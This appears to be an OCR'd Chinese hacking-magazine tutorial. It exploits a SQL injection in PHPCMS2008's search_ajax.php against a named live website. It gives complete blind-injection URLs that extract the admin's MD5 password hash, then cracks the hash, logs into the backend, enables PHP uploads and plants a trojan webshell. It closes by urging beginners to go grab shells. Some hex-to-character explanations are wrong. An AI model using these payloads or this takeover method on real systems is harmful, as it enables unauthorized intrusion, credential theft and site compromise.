


图1

大家注意第三行，可以看到这里的变量q没有进行任何过滤就带入了SQL语句中，因此也就可以通过它来进行SQL的注入攻击。我们可以构造以下的注入语句：**/ask/search_ajax.php?q=s%D5'/**/or/**/(select ascii(substring(password,1,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)>0x00%23**。下面我给大家解释一下这条注入语句中的一些符号的意思：

1、/**/在MYSQL中是注释符，在这里我们把它当作空格。

2、0x706870636D73是一串十六进制的代码，它相当于是phpcms。

3、这里的substring函数是用来抓出一个栏位资料中的其中一部分内容的，比如上面的**substring(password,1,1)**就是获取password字段的第一个字符（从第一个字符开始向后获取一个字符）。




图2

相信大家现在都理解了这条注入语句的意思了吧，它的作用就是从phpcms_member表中查找用户名是phpcms的密码的第一位，然后看它的ASCII值是否大于0x00。由于暂时还没有这个漏洞的利用工具，所以这里就需要我们手工来猜解了，接下来我就找个目标网站给大家演示一下，如图1。这是一个“饲料”网站，我们访问一下“http://www.xumuq.com/space/?1”看看，可以看到ID为1的用户确实是phpcms，如图2，接下来在网址后面添加上我们的注入语句看看，可以看到它返回了**[{"title":"\u732a\u76ae\u80a4\u53d1\u7d2b\u6b7b\u4ea1","url":"ask\/show.php?id=1"}]**，如图3，这样我们就可以确定这个网站是存在注入漏洞了。




图3




图4




图5

我们开始注入，提交**/ask/search_ajax.php?q=s%D5'/**/or/**/(select%20ascii(substring(password,1,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)>0x38%23**，服务器返回了如图4所示的信息，




图6

接着提交/ask/search_ajax.php?q=s%D5'/**/or/**/(select%20ascii(substring(password,1,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)>0x39%23，可以看到服务器返回了如图5 所示的信息。

为什么会出现这种情况呢？我们仔细的想一想，查找用户名是phpcms的密码的第一位和0x38 比较，返回正确，而和0x39 比较却返回了错误，这说明用户名为phpcms的密码的第一位的ASCII值就是0x39，也就是字符“9”。再次提交/ask/search_ajax.php?q=s%D5'/**/or/**/(select%20ascii(substring(password,2,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)>0x60%23，返回正确，而提交/ask/search_ajax.php?q=s%D5'/**/or/**/(select%20ascii(substring(password,2,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)>0x61%23则返回了错误，这说明用户名为phpcms的密码的第一位的ASCII值，就是0x61，也就是字符“A”。可是当我们提交/ask/search_ajax.php?q=s%D5'/**/or/**/(select%20ascii(substring(password,33,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)>0x30%23 时却返回了NULL，如图6，这说明字符串到这里就结束了，我们继续提交ask/search_ajax.php?q=s%D5'/**/or/**/(select%20ascii(substring(password,33,1))/**/from/**/phpcms_member/**/where/**/username=0x706870636D73)=0x00%23 看看，结果如图7 所示，第33位的ASCII值确实为00，就这样我们得到了用户phpcms的密码的MD5值了。

在这里我猜出的MD5 密码是“9A9E34839C0AEAb97f4A405E6d4AD457”，拿到www.cmd5.com上查询了一下，可以看到密码为“855617”，如图8。现在我们只要访问根目录下的admin 目录就可以来到后台了，如图9，输入我们刚才得到的用户名和密码，成功登录，如图10。

PHPCMS2008 后台拿shell的方法虽然比2007 复杂了些，但还是很简单的，我们打开“我的面板”－“常用操作”－“网站配置”－“附件设置”，在这里添加一个php的文件上传类型，如图11，然后把我们的木马传上去就可以了，如图12，提示上传成功了，木马相对应的地址是“/uploadfile/2009/0317/20090317084604883._php”，现在我们来访问一下看看吧，如图13，成功的得到了一个webshell，小菜们还在等什么，都快去拿SHELL吧！

（本文所涉及到的PHP 木马已收录到光盘中）




图7




图8

